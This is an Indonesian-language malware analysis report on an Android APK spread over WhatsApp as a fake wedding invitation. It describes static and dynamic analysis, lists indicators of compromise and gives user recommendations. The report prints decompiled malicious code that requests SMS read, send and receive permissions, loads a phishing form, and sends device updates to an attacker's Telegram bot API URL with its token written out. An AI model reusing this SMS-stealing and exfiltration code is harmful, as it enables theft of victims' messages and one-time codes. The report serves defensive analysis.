



2023

SECURITY REPORT

**Malware Analysis on Whatsapp
Buka Undangan.apk**



github.com/Abdibimantara



abdibimantara.github.io



abdibimantara91@gmail.com

Daftar Isi

Executive Summary	2
Latar Belakang	2
Lab Environment	3
Analysis Incident	3
IOC Malicious APK.....	9
Rekomendasi	9
Reference.....	10

Executive Summary

Terdapat aktivitas *suspicious* yang disebabkan oleh *malicious* apk dengan nama "Undangan Pernikahan". *Malicious* apk tersebut disebarakan melalui sosial media *Whatsapp*, sehingga memakan korban yang cukup banyak. *Attacker* tersebut menggunakan metode *Sosial Engineering* berupa pengiriman undangan pernikahan sehingga korban akan membuka apk tersebut dengan sendirinya. *Attacker* akan mendapatkan informasi pada *device* ter-*Compromise* melalui *bot Telegram* dengan nama *gacorniannnbot*.

Latar Belakang

Berdasarkan informasi yang Kami dapatkan, pertanggal 29 januari 2023 BSSN Resmi memposting mengenai aktivitas penipuan melalui file apk. File apk tersebut akan dikirimkan oleh *attacker* melalui aplikasi *Whatsapp* yang didahului dengan suatu pesan sehingga korban dengan sendirinya akan membuka file apk tersebut. Diketahui salah satu modus yang digunakan oleh *attacker* adalah dengan seolah olah **mengirimkan undangan pernikahan** kepada korban.

Lab Environment

Dalam melakukan *analysis*, terdapat beberapa tools yang digunakan. Tools tersebut antara lain adalah *mobsf*, *jdGui*, serta sistem operasi *linux* yaitu Kali linux. Disini Kami juga melakukan simulasi untuk menjalankan file *malicious* apk tersebut menggunakan bantuan *tools* lain yaitu *malware sandbox* yang berasal dari platform *hatching triage*. *Output* dari beberapa penggunaan *tools* serta persiapan dari lab environment tersebut adalah didapatkannya analisis yang akurat.


Analysis Incident

Analysis dimulai dengan mengumpulkan *sample malicious* apk. Disini Kami mendapatkan *sample* tersebut dari *user* yang telah melaporkan insiden tersebut. Berikut adalah detail dari *sample malicious* apk yang kami dapatkan :

- File Name : Undangan Pernikahan.apk
- Ekstension File : Android Package Kit (APK)
- Md5 Hash : 0b2527560de6009340eb8da60269f6c5
- SHA1 Hash : de6e4929054502a42b08621a10b0023cc5d29b3b
- 256 Hash : 1f0c07b17daf541681b39f301c8cc612d15b11508d9088911ee0ed47af1be913
- Ukuran File : 5,685 Kb

Setelah sampel dari *malicious* apk tersebut didapatkan, kami melakukan pengecekan menggunakan metode analisis statis. Pada metode statis ini, Kami akan melakukan analisis dari sisi *source code* menggunakan manual *Reverse Engineering* maupun *automatic* analisis menggunakan *tools* mobsf.

Pengecekan pertama metode analisis manual *reverse engineering* dimulai dengan melakukan ekstraksi file *malicious* apk. Terlihat dari hasil proses ekstraksi menggunakan perintah “unzip”, kami mendapatkan beberapa file serta direktori/folder utama dalam *package* aplikasi tersebut seperti pada gambar 1.




```
(bimantara@kali)-[~/Desktop/Malicious_apk]
$ ls
AndroidManifest.xml  classes3.dex  kotlin  okhttp3  resources.arsc
classes2.dex         classes.dex  META-INF  res
```

Gambar 1. Hasil Ekstraksi Malicious Apk


Secara langsung kami melakukan pengecekan pada file *AndroidManifest.xml* tersebut. Disini kami tidak bisa membaca full dari file *manifest* tersebut, dikarenakan file tersebut ter-Encode. Namun saat melakukan proses *encode* menggunakan bantuan *tools online*

cyberchef.io, kami masih belum bisa membaca file *manifest* tersebut seperti pada gambar 2.




Gambar 2. Hasil pengecekan file Android Manifest

Fokus kami pun beralih ke file *classes.dex*. terlihat pada gambar 1, File dengan format *.dex* berjumlah sebanyak 3. Sehingga membuat kami semakin curiga dan berusaha melakukan *disassembler* agar dapat membaca *class* java yang terdapat pada file tersebut.



Gambar 3. Proses *disassembler* file *.dex*

Setelah berhasil mengekstrak file `classes3.dex` yang dimana output nya adalah `testing3.jar`, Kami kembali menggunakan tools JDGui untuk membaca file tersebut. Terlihat didalam file `testing3.jar` terdapat java *class* seperti pada gambar 4 dan di-*bundle* dalam *package* `com.example.myapplicationiop`.




Gambar 4. Hasil ekstraksi file `classes3.dex`

Terlihat bahwa pada file `testing3.jar` tersebut terdapat java class `ReceiveSMS` dan `SendSMS`, dimana kami berasumsi bahwa file *malicious* apk ini memiliki fitur ataupun *permission* berupa terima dan kirim SMS dan tidak menutup kemungkinan untuk membaca SMS tersebut. Untuk memastikan, kami kembali menelusuri *MainActivity class* untuk memastikan asumsi.

```
protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2131427356);
    WebView webView = (WebView)findViewById(2131231021);
    this.webviewku = webView;
    WebSettings webSettings = webView.getSettings();
    this.websettingku = webSettings;
    webSettings.setJavaScriptEnabled(true);
    this.webviewku.setWebViewClient(new WebViewClient());
    this.webviewku.loadUrl("https://surveyheart.com/fozm/645787201312a7294560dfa1");
    if (Build.VERSION.SDK_INT >= 19) {
        this.webviewku.setLayerType(2, null);
    } else if (Build.VERSION.SDK_INT >= 11 && Build.VERSION.SDK_INT < 19) {
        this.webviewku.setLayerType(1, null);
    }
    if (Build.VERSION.SDK_INT >= 23 && checkSelfPermission("android.permission.SEND_SMS") != 0 && checkSelfPermission("android.permission.READ_SMS") != 0) {
        requestPermissions(new String[] { "android.permission.SEND_SMS", "android.permission.READ_SMS" }, 2000);
    }
    if (Build.VERSION.SDK_INT >= 23 && checkSelfPermission("android.permission.RECEIVE_SMS") != 0) {
        requestPermissions(new String[] { "android.permission.RECEIVE_SMS" }, 1000);
    }
}
```

Gambar 5. Source code *MainActivity class*

Terlihat dari *source code* tersebut, Kami berhasil membuktikan bahwa benar aplikasi tersebut memiliki fitur ataupun *permission* berupa terima dan kirim SMS serta membaca isi dari SMS. Terlihat juga pada *source code* tersebut berisi *function* untuk menampilkan tampilan laman dari url yaitu “<https://surveyheart.com/form/645787201312a7294560dfa1>”.




Gambar 6. Hasil pengecekan virustotals

Kami melakukan penelusuran pada url *website* yang coba ditampilkan oleh *malicious* aplikasi tersebut. Melalui pengecekan menggunakan tools Virustotals, url tersebut terdeteksi sebanyak 2 *security vendors flagged this URL as malicious*. Dimana pada *security vendor* Cyradar mendeteksi sebagai *anomali* dan Xcitium Verdict Cloud mendeteksi sebagai *phising*. Disini kami mendapati adanya koneksi yang terhubung dengan ip yang berasal dari india yaitu 3(.)7(.)200(.)187.

```
public void onRequestPermissionsResult(int paramInt, String[] paramArrayOfString, int[] paramArrayOfint) {
    super.onRequestPermissionsResult(paramInt, paramArrayOfString, paramArrayOfint);
    if (paramInt == 1000)
        if (paramArrayOfint[0] == 0) {
            Toast.makeText((Context) this, "Permission Granted!", 0).show();
            Request request2 = (new Request.Builder()).url("https://api.telegram.org/bot6060720219:AAG6Biwq8kYp0C58KKD8P7IK409pe8iUH8g/sendMessage?parse_m
            Request request1 = (new Request.Builder()).url("https://api.telegram.org/bot6060720219:AAG6Biwq8kYp0C58KKD8P7IK409pe8iUH8g/sendMessage?parse_m
            this.client.newCall(request2).enqueue(new Callback() {
                public void onFailure(Call param1Call, IOException param1IOException) {
                    param1IOException.printStackTrace();
                }
            });
        }
}
```


Gambar 7. Api Telegram bot Malicious apk

Analisis kembali kami lanjutkan melalui *source code*. Kembali ditemukan adanya *code* yang mencurigakan. *Code* tersebut berisikan perintah yang berfungsi untuk memberikan notifikasi *update* dari *device* yang telah menjalankan *malicious* apk tersebut ke *attacker* melalui *bot* telegram. Setelah dilakukan penelusuran lebih detail, *bot* telegram tersebut teridentifikasi dengan *username* gacorniannnbot.




Gambar 8. Tampilan api telegram bot

Melalui *tools* Mobsf, file *AndroidManifest* berhasil kami ketahui. Terlihat bahwa *malicious* apk “Undangan pernikahan” memiliki *permission* berupa RECEIVE_SMS, READ_SMS dan SEND_SMS. Hal ini sama seperti hasil pengecekan melalui manual *Reverse Engineering*. Disini kami juga mendapatkan nama *package* full dari *malicious* apk tersebut yaitu “com.example.myapplicationpaypayzz”.



Gambar 9. Pengecekan Android Manifest Mobsf

Pengecekan menggunakan metode Dinamis dilakukan menggunakan bantuan dari *tools malware sandbox online* dari hatching triage. Disini kami mencoba menjalankan *malicious* apk tersebut menggunakan *android version 10*.



Gambar 10. Simulasi proses *open malicious* apk

Berikut adalah hasil dari proses menjalankan *malicious* aplikasi tersebut. Disini setelah korban membuka aplikasi tersebut, korban akan diminta untuk mengisi no whatsapp sebagai salah satu syarat untuk dapat melihat undangan pernikahan. Namun setelah korban mengisi dan mengklik *submit*, korban tidak dapat melihat undangan pernikahan yang dimaksud. Sehingga proses tersebut hanya pengalihan saja agar korban menjalankan aplikasi tersebut.

IOC Malicious APK

Berdasarkan pengecekan yang dilakukan oleh kami, Terdapat beberapa *Indicator of Compromise* (IOC) dalam *incident* ini yaitu :

Nama File : Undangan.Apk

Md5 Hash : 0b2527560de6009340eb8da60269f6c5

256 Hash : 1f0c07b17daf541681b39f301c8cc612d15b11508d9088911ee0ed47af1be913

Ip Eksternal : 3(.)7(.)200(.)187

Url Phsing : [https://surveyheart\(.\)com/form/645787201312a7294560dfa1](https://surveyheart(.)com/form/645787201312a7294560dfa1)

Telegram Bot : Gacorniannnbot

Rekomendasi

Untuk menghindari aktivitas *suspicious* yang disebabkan oleh malicious apk tersebut, Kami merekomendasikan beberapa langkah yaitu :

1. Matikan konfigurasi auto download file pada aplikasi whatsapp
2. Bila menerima pesan yang mengirimkan file .apk, jangan dibuka. Sebaiknya segera dihapus
3. Segera matikan device jika terlanjur menginstall aplikasi tersebut
4. Segera lapor ke pada tim IT untuk pengecekan lebih lanjut

Reference

<https://dwiswant0.medium.com/cara-reverse-engineering-apk-3edbf86bf0b1>

<https://bssn.go.id/analisis-file-apk-aplikasi-palsu-jt-express-indonesia-malware-android-sms-stealer-zz16-gen/>